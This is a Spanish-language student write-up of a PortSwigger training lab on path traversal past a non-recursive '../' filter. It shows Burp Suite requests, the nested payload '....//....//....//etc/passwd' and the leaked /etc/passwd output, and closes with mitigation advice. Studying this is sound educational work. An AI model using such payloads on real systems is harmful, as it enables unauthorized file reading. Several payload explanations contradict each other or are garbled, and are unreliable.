



LABORATORIO: FILE PATH TRAVERSAL - TRAVERSAL SEQUENCES STRIPPED NON-RECURSIVELY

CNO IV - SEGURIDAD INFORMÁTICA

MELANIE ALONDRA ALBA DIEZ
185583
ING. EN TECNOLOGÍAS DE LA INFORMACIÓN

Índice

Especificaciones del laboratorio.....	2
Marco teórico.....	2
Objetivo del laboratorio	3
Explicación técnica de la vulnerabilidad	3
Procedimiento	4
1. Acceso al laboratorio mediante Burp Suite	4
2. Identificación de las peticiones de imágenes.....	4
3. Envío de la petición a Repeater	5
4. Modificación del parámetro vulnerable	6
5. Análisis de la respuesta	6
6. Confirmación de resolución	7
Explicación del payload.....	8
Mitigación recomendada	8
Referencias	9

Especificaciones del laboratorio

Nombre del laboratorio: File path traversal, traversal sequences stripped non-recursively

Nivel: PRACTITIONER

Tipo de explotación: File Path Traversal (Directory Traversal) mediante bypass con secuencias de recorrido anidadas.

Marco teórico

El **File Path Traversal**, también conocido como **Directory Traversal**, es una vulnerabilidad que ocurre cuando una aplicación utiliza datos proporcionados por el usuario para construir rutas de archivos sin validar adecuadamente que el recurso solicitado permanezca dentro del directorio autorizado. Como consecuencia, un atacante podría modificar la ruta para acceder a archivos ubicados en otras partes del sistema.

Una forma convencional de explotar esta vulnerabilidad consiste en utilizar la secuencia `../`, donde `..` hace referencia al directorio superior y `/` actúa como separador. Al repetirla varias veces es posible retroceder dentro de la estructura de directorios hasta alcanzar otros archivos del sistema. PortSwigger señala que este tipo de vulnerabilidad puede permitir el acceso a archivos de configuración, código de la aplicación, credenciales y archivos sensibles del sistema operativo.

Para intentar prevenir estos ataques, algunas aplicaciones eliminan las secuencias `../` recibidas en los parámetros. Sin embargo, esta protección puede ser insuficiente cuando el filtrado se realiza una sola vez y de manera no recursiva.

En este caso pueden utilizarse **secuencias de traversal anidadas**, como: `....//`.

Esta cadena contiene una secuencia `../` dentro de otra combinación de caracteres. Si la aplicación localiza y elimina solamente una aparición de `../`, los caracteres restantes pueden volver a formar una secuencia válida `../`. PortSwigger identifica específicamente `....//` y `....\` como ejemplos de secuencias anidadas que pueden convertirse nuevamente en secuencias simples de traversal después de que la secuencia interna es eliminada.

Desde el modelo de seguridad **CIA (Confidentiality, Integrity and Availability)**, esta vulnerabilidad afecta principalmente a la **confidencialidad**, ya que permite acceder a información que debería permanecer fuera del alcance del usuario. Dependiendo de los permisos de la aplicación, podrían exponerse archivos del sistema, configuraciones, código fuente, registros o credenciales utilizadas por otros servicios.

La prevención requiere no depender únicamente de la eliminación de cadenas consideradas peligrosas. Una validación segura debe controlar los valores permitidos y comprobar la ruta final que será procesada por el sistema, asegurando que permanezca dentro del directorio autorizado.

Objetivo del laboratorio

Identificar y explotar de manera controlada una vulnerabilidad de **File Path Traversal** presente en el mecanismo utilizado por una aplicación web para cargar imágenes de productos.

Mediante Burp Suite, se busca analizar y modificar una petición HTTP que contiene el parámetro **filename**. La aplicación intenta protegerse eliminando las secuencias convencionales **../**; sin embargo, esta eliminación se realiza de forma **no recursiva**, permitiendo utilizar **secuencias de traversal anidadas** para evadir el filtro.

El laboratorio se considera resuelto al modificar el parámetro mediante el payload: **../../../../etc/passwd**, y conseguir que el servidor devuelva el contenido del archivo **/etc/passwd**, demostrando que el mecanismo de filtrado implementado puede ser evadido.

Explicación técnica de la vulnerabilidad

La aplicación carga las imágenes de los productos mediante peticiones HTTP dirigidas al endpoint **/image**, utilizando el parámetro **filename** para indicar qué archivo debe recuperar el servidor.

Una petición legítima presenta una estructura similar a: **GET /image?filename=5.jpg**.

El valor de **filename** es utilizado por la aplicación para localizar el recurso solicitado. En este laboratorio existe un mecanismo de protección que elimina las secuencias convencionales de recorrido de directorios **../**.

Por esta razón, utilizar directamente: **../../../../etc/passwd** no resulta suficiente para evadir el filtro.

La vulnerabilidad aparece porque la eliminación de las secuencias se realiza de forma no recursiva. Esto significa que el filtro procesa la entrada y elimina las coincidencias detectadas, pero no vuelve a analizar el resultado obtenido para comprobar si después de esa modificación se ha formado una nueva secuencia peligrosa.

Por ejemplo, se puede proporcionar: **../../../../**. Dentro de esa cadena existe una secuencia **../**. Al eliminarse dicha coincidencia una sola vez, los caracteres restantes vuelven a formar: **../**. De esta forma, el atacante puede construir varias secuencias anidadas: **../../../../etc/passwd**.

Después del procesamiento defectuoso del filtro, estas permiten generar una ruta equivalente a: **../../../../etc/passwd**, y con ello es posible abandonar el directorio destinado a las imágenes y alcanzar el archivo **/etc/passwd**.


Por lo tanto, la vulnerabilidad no se debe a la ausencia total de filtrado, sino a que la sanitización implementada es **incompleta y no recursiva**.

Procedimiento

1. Acceso al laboratorio mediante Burp Suite

Se abrió **Burp Suite Community Edition** y, desde la pestaña **Proxy**, se inició el navegador Chromium integrado mediante la opción **Open Browser**. Este navegador se encuentra configurado para dirigir su tráfico a través del proxy de Burp Suite, permitiendo observar las peticiones y respuestas HTTP generadas durante la navegación.

Posteriormente, desde dicho navegador se accedió a la instancia asignada del laboratorio **File path traversal, traversal sequences stripped non-recursively** de PortSwigger Web Security Academy.



2. Identificación de las peticiones de imágenes

Desde **Proxy > HTTP history** se analizaron las solicitudes generadas por la aplicación. Se observó que la carga de las imágenes de los productos producía múltiples peticiones **GET** dirigidas al endpoint **/image**, cada una de ellas utilizando el parámetro **filename** para indicar el archivo que debía ser recuperado. Por ejemplo: **GET /image?filename=5.jpg**.

Este comportamiento permitió identificar **filename** como un parámetro susceptible de prueba, debido a que su valor determina el archivo solicitado al servidor.

#	Host	Met...	URL	Params	Edited	Status code	Length	MIME type
1	https://0a70004d04e0d7238...	GET	/			200	10530	HTML
6	https://0a70004d04e0d7238...	GET	/image?filename=5.jpg	✓		200	184975	JPEG
8	https://0a70004d04e0d7238...	GET	/image?filename=59.jpg	✓		200	182027	JPEG
9	https://0a70004d04e0d7238...	GET	/image?filename=40.jpg	✓		200	159107	JPEG
10	https://0a70004d04e0d7238...	GET	/image?filename=37.jpg	✓		200	111572	JPEG
12	https://0a70004d04e0d7238...	GET	/image?filename=57.jpg	✓		200	189071	JPEG
15	https://0a70004d04e0d7238...	GET	/academyLabHeader		✓	400	130	JSON
17	https://0a70004d04e0d7238...	GET	/image?filename=8.jpg	✓		200	166301	JPEG
18	https://0a70004d04e0d7238...	GET	/image?filename=26.jpg	✓		200	220040	JPEG
19	https://0a70004d04e0d7238...	GET	/image?filename=33.jpg	✓		200	198033	JPEG
20	https://0a70004d04e0d7238...	GET	/image?filename=70.jpg	✓		200	172340	JPEG

3. Envío de la petición a Repeater

Se seleccionó una de las peticiones dirigidas a **/image** y se utilizó la opción **Send to Repeater**, obtenida del menú desplegado al dar clic derecho sobre la petición.

De esta manera, Burp Suite copió la petición al módulo **Repeater**, permitiendo modificar manualmente sus parámetros y reenviarla al servidor para analizar las respuestas obtenidas.

#	Host	Met...	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	https://0a70004d04e0d7238...	GET	/			200	10530	HTML		File path traversal, tr...	
6	https://0a70004d04e0d7238...	GET	/image?filename=5.jpg	✓		200	184975	JPEG			
8	https://0a70004d04e0d7238...	GET	/image?filename=59.jpg	✓		200	182027	JPEG			
9	https://0a70004d04e0d7238...	GET	/image?filename=40.jpg	✓		200	159107	JPEG			
10	https://0a70004d04e0d7238...	GET	/image?filename=37.jpg	✓		200	111572	JPEG			
12	https://0a70004d04e0d7238...	GET	/image?filename=57.jpg	✓		200	189071	JPEG			
15	https://0a70004d04e0d7238...	GET	/academyLabHeader		✓	400	130	JSON			
17	https://0a70004d04e0d7238...	GET	/image?filename=8.jpg	✓		200	166301	JPEG			
18	https://0a70004d04e0d7238...	GET	/image?filename=26.jpg	✓		200	220040	JPEG			
19	https://0a70004d04e0d7238...	GET	/image?filename=33.jpg	✓		200	198033	JPEG			
20	https://0a70004d04e0d7238...	GET	/image?filename=70.jpg	✓		200	172340	JPEG			

Request

Pretty
Raw
Hex

```

1 GET /image?filename=5.jpg HTTP/2
2 Host: 0a70004d04e0d72381dc39240019000a.web-security-academy.net
3 Cookie: session=olyRAuMv7oRC91EkczEPphVtKaIVES9QK
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-ES,es;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0
  Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept:
  image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors

```

Response

Pretty
Raw

```

1 HTTP/2 200
2 Content-Type: image/jpeg
3 X-Frame-Options: DENY
4 Content-Length: 184975
5
6 y0y4fExi
7 'Du
8 'Adobe P
9 16:19:21
10 yAk "yY
11 yA?
12 3!1AQa"q
  A0a0huA0

```


?
⚙️
←
→
Search
0 highlights

?
⚙️
←
→

Event log
All issues

https://0a70004d04e0d72381dc39240019000a.web-security-academy.net/image?filename=5.jpg
Add to scope
Scan
Send to Intruder
Send to Repeater
Send to Sequencer
Send to Organizer
Send to Comparer (request)
Send to Comparer (response)
Open response in browser
Request in browser
Record an issue [Pro version only]
Engagement tools [Pro version only]
Show new history window
Add notes
Highlight
Delete item
Clear history
Copy URL
Copy as curl command (bash)
Copy links in response
Save item
Proxy history documentation

Ctrl+I
Ctrl+R
Ctrl+O



4. Modificación del parámetro vulnerable

Dentro de **Repeater**, se modificó el valor original del parámetro **filename**, sustituyendo el nombre de la imagen por el siguiente payload: **....//....//....//etc/passwd**.

Posteriormente se envió la petición modificada al servidor.

La petición modificada quedó conceptualmente de la siguiente forma: **GET /image?filename=....//....//....//etc/passwd**.

En este caso se utilizaron **secuencias de traversal anidadas**. El objetivo es aprovechar que la aplicación elimina las secuencias **..//** solamente una vez, sin volver a comprobar el resultado de dicha operación.

5. Análisis de la respuesta

El servidor respondió con: **HTTP/2 200 OK**.

En el cuerpo de la respuesta se observó información correspondiente al archivo **/etc/passwd**.

El resultado confirmó que las secuencias anidadas consiguieron evadir el mecanismo de sanitización y permitieron abandonar el directorio destinado a las imágenes para acceder a un archivo del sistema.

Request

Pretty Raw Hex

1 GET /image?filename=../../../../../../../../etc/passwd HTTP/2
2 Host: 0a70004d04e0d72381dc39240019000a.web-security-academy.net
3 Cookie: session=olyRAuMy7oRC9LEkcZEPphVtEaIVE9QK
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-ES,es;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not-A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0a70004d04e0d72381dc39240019000a.web-security-academy.net/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17

Response

Pretty Raw Hex Render

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash

6. Confirmación de resolución

Finalmente, se regresó a la instancia del laboratorio en PortSwigger Web Security Academy. La plataforma mostró el estado **Solved** junto con el mensaje de confirmación correspondiente, verificando que el objetivo del laboratorio había sido completado satisfactoriamente.

File path traversal, traversal sequences stripped non-recursively

LAB Solved

Web Security Academy

Back to lab description

Congratulations, you solved the lab!

Share your skills!

Continue learning

WE LIKE TO SHOP

Explicación del payload

El payload utilizado para explotar la vulnerabilidad fue: `....//....//....//etc/passwd`.

A diferencia del laboratorio anterior, este payload no es una ruta absoluta. Su funcionamiento se basa en utilizar **secuencias de traversal anidadas** para evadir un filtro que elimina `../` de forma no recursiva.

La parte fundamental del payload es: `....//`, que puede entenderse visualmente como una construcción que contiene una secuencia `../` dentro de otra.

El problema consiste en que la aplicación realiza la limpieza solamente una vez. Después de eliminar la secuencia detectada, no vuelve a procesar el resultado, por lo que aparece una nueva secuencia válida `../` que continúa siendo interpretada por el sistema de archivos.

Al repetir la construcción tres veces: `....//....//....//`, el resultado efectivo permite ascender varios niveles dentro de la estructura de directorios.

Finalmente se añade: `etc/passwd`, por lo que el payload completo es: `....//....//....//etc/passwd`, y después del filtrado defectuoso, la ruta resultante permite alcanzar: `../..../etc/passwd`.

Las tres secuencias resultantes permiten retroceder desde el directorio utilizado para almacenar las imágenes hasta la raíz del sistema y posteriormente acceder a `/etc/passwd`.

Por lo tanto, el bypass funciona no porque la aplicación permita rutas absolutas, sino porque intenta eliminar las secuencias de traversal mediante un procedimiento que no vuelve a revisar la entrada después de modificarla.

Mitigación recomendada

Para prevenir este tipo de vulnerabilidad, la aplicación debe evitar utilizar directamente entradas proporcionadas por el usuario para construir rutas dentro del sistema de archivos.

Una medida recomendable consiste en utilizar **identificadores internos o una lista de valores permitidos (allowlist)** para seleccionar los archivos disponibles. De esta forma, el usuario no proporciona directamente el nombre o la ruta que será procesada por el sistema.

Cuando sea indispensable utilizar datos proporcionados por el usuario, no debe confiarse únicamente en mecanismos que eliminen cadenas como `../`. Como demuestra este laboratorio, una estrategia basada solamente en sustituciones puede ser evadida mediante secuencias anidadas u otras representaciones.

Después de validar la entrada, la aplicación debe construir la ruta a partir de un directorio base controlado, obtener su ruta canónica y comprobar que la ruta resultante continúe perteneciendo al directorio autorizado antes de acceder al archivo.

También debe aplicarse el **principio de mínimo privilegio**, de manera que el proceso de la aplicación tenga acceso únicamente a los archivos estrictamente necesarios para su funcionamiento. Esto reduce el impacto potencial en caso de que un mecanismo de validación sea evadido.

Referencias

PortSwigger. (s. f.). *Path traversal*. Web Security Academy.

[Path Traversal — PortSwigger Web Security Academy](#)

PortSwigger. (s. f.). *Path traversal learning path*. Web Security Academy.

[Path Traversal Learning Path — PortSwigger](#)

López Contreras, S. (2026). *CNO IV (T37A): Seguridad Informática. Actividad 09: File Path Traversal – Traversal Sequences Stripped Non-Recursively*. Universidad Politécnica de San Luis Potosí.